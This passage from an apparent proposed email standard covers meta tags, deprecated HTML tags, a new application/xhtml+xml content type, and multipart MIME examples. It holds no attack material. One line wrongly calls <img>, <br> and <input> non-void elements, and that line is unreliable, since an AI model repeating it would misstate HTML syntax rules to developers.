- `<meta http-equiv="content-security-policy">`: Used to define a content security policy (CSP), which can override the security measures of the email client and potentially introduce vulnerabilities.
- `<meta http-equiv="set-cookie">`: Sets cookies via HTTP headers. This can introduce privacy issues by tracking user behavior in ways that bypass standard consent mechanisms.

Optional Meta Tags

Some meta tags may be optional depending on the email client:

- `<meta charset="UTF-8">`: Ensures correct display of special characters. While not always necessary, it may still be required by some clients, such as Thunderbird, for proper rendering.
- `<meta name="viewport">`: Optimizes email display on different devices. While some email clients that render content within an `<iframe>` may not require this tag, it remains beneficial for ensuring optimal display in others.
- `<meta name="title">`: Provides an optional method to define the email's subject, particularly for web-based email clients or specialized contexts. Similarly, the `<title>` tag—commonly used in web pages—is optional in emails and offers limited utility beyond what the `Subject` header provides.

Meta Tags Under Consideration

- `<meta name="referrer">`: Controls how much referrer information is passed when the user clicks on a link. The option `no-referrer-when-downgrade` can enhance user privacy by limiting the referrer data sent in certain situations.

  Why Consider: It can enhance user privacy by restricting the information shared with third-party websites when users click links in the email, but it may not be critical in every case.

Irrelevant Meta Tags for Email

Tags related to SEO and social media, like those for search engine optimization or open graph metadata, are irrelevant for email clients. Similarly, browser-specific tags, such as those that control UI elements or define caching behavior, serve no purpose in an email environment and should be excluded.

- `<meta name="theme-color">`: This controls the browser UI, which is irrelevant to email clients.

- `<meta http-equiv="expires">`, `<meta http-equiv="pragma">`: These tags control caching behavior, which does not typically apply in email.

***Example**: Recommended Meta Tags in an Email Context*

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta name="title" content="Welcome to Our Newsletter">
    <meta name="referrer" content="no-referrer-when-downgrade">
    <title>Welcome to Our Newsletter</title>
</head>
```

3.6.4 Deprecated and Obsolete HTML Tags

Open Email Standards restrict outdated and obsolete HTML tags, which pose security risks and are no longer supported by current email clients or browsers. Avoiding them ensures a more secure, consistent, and future-proof email experience.

Tags to Avoid

- `<acronym>`, `<big>`, `<strike>`, `<tt>`: Presentational tags replaced by CSS and modern semantic elements.
- `<basefont>`, `<font>`: Obsolete font styling elements that conflict with modern styling practices.
- `<center>`: Deprecated alignment tag replaced by CSS.
- `<frame>`, `<frameset>`, `<noframes>`: Outdated layout structures incompatible with secure email rendering.
- `<dir>`: Replaced by `<ul>` for lists; no longer supported.
- `<applet>`: Used for Java applets; deprecated due to significant security risks.
- `<bgsound>`: IE-specific background audio tag; unsupported and invasive.
- `<isindex>`: Obsolete search input method replaced by standard form controls.
- `<menuitem>`: Deprecated tag related to `<menu>`; not supported in modern environments.
- `<marquee>`: Legacy scrolling text tag, deprecated and unreliable.

Rationale for Exclusion

These tags were once used for layout and interactivity but have been replaced by modern alternatives. Their use in email is unnecessary and may introduce security issues or fail to render properly.

3.6.5 Location and Maintenance of Open Email Standards

The official documentation, the DTD file, and related resources for the Open Email Standards are publicly hosted at **openstandards.email**, serving as a central hub for developers, email clients, and organizations. The site provides tools and guidelines to validate and implement standard-compliant emails, ensuring a secure foundation for future-proof email technologies. The Email 5 CDN, hosted at **html5.email**, provides access to all pre-approved libraries referenced in the standards, enabling consistent and secure asset delivery.

Resources and Updates

The platform is continually updated to reflect the latest developments. As a single authoritative repository, it ensures developers and organizations always have access to current standards and practical implementation guidance.

- **Standards Documentation**: Detailed guides with best practices and real-world examples for adopting the Open Email Standards framework.
- **Approved Libraries and CDNs**: A curated list of trusted CSS and JavaScript libraries, as well as recommended CDNs to ensure secure resource usage and compliance.
- **Developer Resources**: Tutorials, open-source tools, and DTD files to simplify email validation and implementation processes.
- **Version History**: Transparent tracking of updates with clearly defined versioning, ensuring compatibility and clarity across platforms.
- **Community Contributions**: Encourages participation from developers, platforms, and industry experts to improve and refine the framework collaboratively.

Compliance and Enforcement

Email clients are expected to align with the latest Open Email Standards, ensuring consistent rendering and security across platforms. Regular audits of email client implementations are recommended to verify adherence, ensure uniformity across platforms, and address potential discrepancies.

4. Application/xhtml+xml

To support enhanced and consistent email content, Open Email Standards introduce a new Content-Type: **`application/xhtml+xml`**. This content type leverages current web technologies like HTML5 and CSS3, complementing the currently used **`text/plain`** and **`text/html`** formats. It offers a pathway to enhanced functionality and helps bridge the gap between traditional email formats and modern web experiences.

4.1 Syntax and Declaration

The **`application/xhtml+xml`** content type supports both strict XHTML syntax for enhanced consistency and security, and a simplified HTML5 declaration for practical use. While the simplified approach is common, strict XHTML is recommended for maximum compatibility and reliability.

***Example 1**: Strict Mode Declaration*

```
From: sender@example.com
To: recipient@example.com
Subject: Example XHTML Email
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: application/xhtml+xml; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable
Standard-Version: 1.0

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Example XHTML Email</title>
  </head>
  <body>
    <h1>Welcome to Our Newsletter</h1>
    <p>This email uses the application/xhtml+xml content type for a
richer experience.</p>
  </body>
</html>
```


***Example 2**: Simplified HTML5 Declaration*

```
From: sender@example.com
To: recipient@example.com
Subject: Example HTML5 Email
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: application/xhtml+xml; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable
Standard-Version: 1.0

<!doctype html>
<html>
  <head>
    <title>Example HTML5 Email</title>
  </head>
  <body>
    <p>This email uses a simplified declaration for broader
compatibility.</p>
  </body>
</html>
```

Supporting Legacy Clients

The introduction of the Content-Type **`application/xhtml+xml`** does not deprecate **`text/plain`** or **`text/html`**. Legacy systems can continue to rely on these formats, ensuring backward compatibility. This three-tier strategy allows email clients to gradually adopt modern standards while still preserving functionality for older implementations.



Best Practice Guidelines for XHTML Emails

- **XML Declaration**: Use `<?xml version="1.0" encoding="UTF-8" ?>` to ensure proper parsing of XHTML content in email.
- **DOCTYPE Declaration**: Employ `<!doctype html>` for broader compatibility with modern HTML5-based clients.
- **HTML Namespace**: Specify `xmlns="http://www.w3.org/1999/xhtml"` in the `<html>` tag to declare the document as XHTML.
- **Self-Closing Tags**: All non-void elements such as `<img />`, `<br />`, and `<input />` must be self-closed to comply with XHTML syntax rules.
- **Strict Syntax Validation**: Adhere strictly to XHTML rules, including properly nested and closed tags, to ensure consistent rendering across compliant email clients.
- **Language Declaration**: Include the `lang` and `xml:lang` attributes in the `<html>` tag to specify the primary language of the email. This enhances accessibility by allowing screen readers and related technologies to interpret content accurately, ensures proper language recognition by email clients, and aligns with best practices for semantics and internationalization.

4.2 Multipart Content Types in Open Email Standards

To fully leverage the benefits of HTML5 within emails, the recommended approach is to use the **`multipart/alternative`** content type. This ensures compatibility across email clients by providing fallback options like **`text/plain`** or **`text/html`**, while also enabling richer content and a clear distinction between HTML4 and HTML5 to render the most appropriate version.

For emails containing inline images, use the **`multipart/related`** content type along with **`application/xhtml+xml`**. These embed assets should be referenced via **`cid`** (Content-ID) for secure rendering. Only images should be allowed; other assets like stylesheets or scripts introduce security risks and must be blocked.

***Example 1**: Complete **`multipart/alternative`** Email*

```
Content-Type: multipart/alternative; boundary="boundary42"

--boundary42
Content-Type: text/plain; charset="UTF-8"

This is the plain text version.

--boundary42
Content-Type: text/html; charset="UTF-8"

<html>
  <body>
    <p>This is the <strong>HTML4</strong> version.</p>
  </body>
</html>

--boundary42
Content-Type: application/xhtml+xml; charset="UTF-8"

<!doctype html>
<html>
  <body>
    <p>This is the <strong>HTML5</strong> version.</p>
  </body>
</html>

--boundary42--
```

***Example 2**: Inline Images with `multipart/related`*

```
Content-Type: multipart/related; boundary="boundary42"

--boundary42
Content-Type: application/xhtml+xml; charset="UTF-8"

<!doctype html>
<html>
  <body>
    <p>This email includes an inline image:</p>
    <img src="cid:logo1" alt="Logo" />
  </body>
</html>

--boundary42
Content-Type: image/png
Content-ID: <logo1>
Content-Transfer-Encoding: base64

[Base64 image data]

--boundary42--
```

***Example 3**: Combining `multipart/alternative` and `multipart/related`*

```
Content-Type: multipart/alternative; boundary="boundary1"

--boundary1
Content-Type: text/plain; charset="UTF-8"

Plain text version of the email.

--boundary1
Content-Type: text/html; charset="UTF-8"

<html>
  <body>
    <p>HTML4 version of the email.</p>
  </body>
</html>

--boundary1
Content-Type: multipart/related; boundary="boundary2"
Content-Disposition: inline

--boundary2
Content-Type: application/xhtml+xml; charset="UTF-8"

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <body>
    <p>HTML5 version with inline image:</p>
    <img src="cid:logo1" alt="Logo" />
  </body>
</html>

--boundary2
Content-Type: image/png
Content-ID: <logo1>
Content-Transfer-Encoding: base64

[Base64 image data]

--boundary2--
--boundary1--
```

4.3 XML in Email Environments

XML (Extensible Markup Language) is a versatile format widely used for data exchange and storage, excelling at defining complex information relationships. In the email context, it can support automated workflows, unlocking new possibilities for enhanced email applications. However, its broader use remains outside the scope of current Open Email Standards, which prioritize `application/xhtml+xml` for visually rich, interactive, user-facing content.

Examples and Potential Use Cases

Although not the primary focus of this specification, particular environments may benefit from using XML messaging for structured, data-centric interoperability. The following examples illustrate how XML-based emails can significantly enhance functionality and expand their role in automated workflows, highlighting potential for specific use cases rather than serving as a general-purpose content type like `application/xhtml+xml`.

- **Data-Driven Automation**: Systems receiving XML emails can parse structured data like invoices or order confirmations for automated integration into back-end processes without human intervention.

- **Secure Communications**: Encrypted XML emails can transmit sensitive information, such as financial statements or medical records, decrypting and presenting it only after strict recipient verification for enhanced security.

- **Localized Content**: XML enables dynamic rendering of multilingual content through `<content>` tags with `lang` attributes, allowing email clients to deliver personalized experiences based on the recipient's language preferences.

***Example**: Multilingual Content Representation in XML*

```
<?xml version="1.0" encoding="UTF-8" ?>
<content>
  <text lang="en">Hello!</text>
  <text lang="es">¡Hola!</text>
  <text lang="ja">こんにちは！</text>
</content>
```

5. Conclusion

The development and adoption of Open Email Standards is not merely a technical requirement—it is a strategic pursuit to restore empowerment, trust, and long-term resilience to email communication. These standards align with the core principles of openness, interoperability, and accessibility, ensuring a sustainable, future-proof ecosystem that upholds the internet's foundational values.

As highlighted throughout this document, the current email framework is at a critical juncture. Outdated conventions and fragmented client support have introduced systemic limitations, resulting in inconsistent user experiences and constraining the ability to deliver dynamic and more reliable messaging.

In response, Open Email Standards provide a comprehensive, forward-compatible solution designed to support modern functionality, richer content, and cross-platform consistency, while providing a clear path toward a more secure and responsive email environment and maintaining backward compatibility.

Although implementation challenges remain, particularly achieving widespread adoption, the opportunity is significant. Through collaboration and innovation, we can leverage Open Email Standards to advance email communication, creating a robust and trusted foundation that meets today's expectations and anticipates the evolving needs of tomorrow.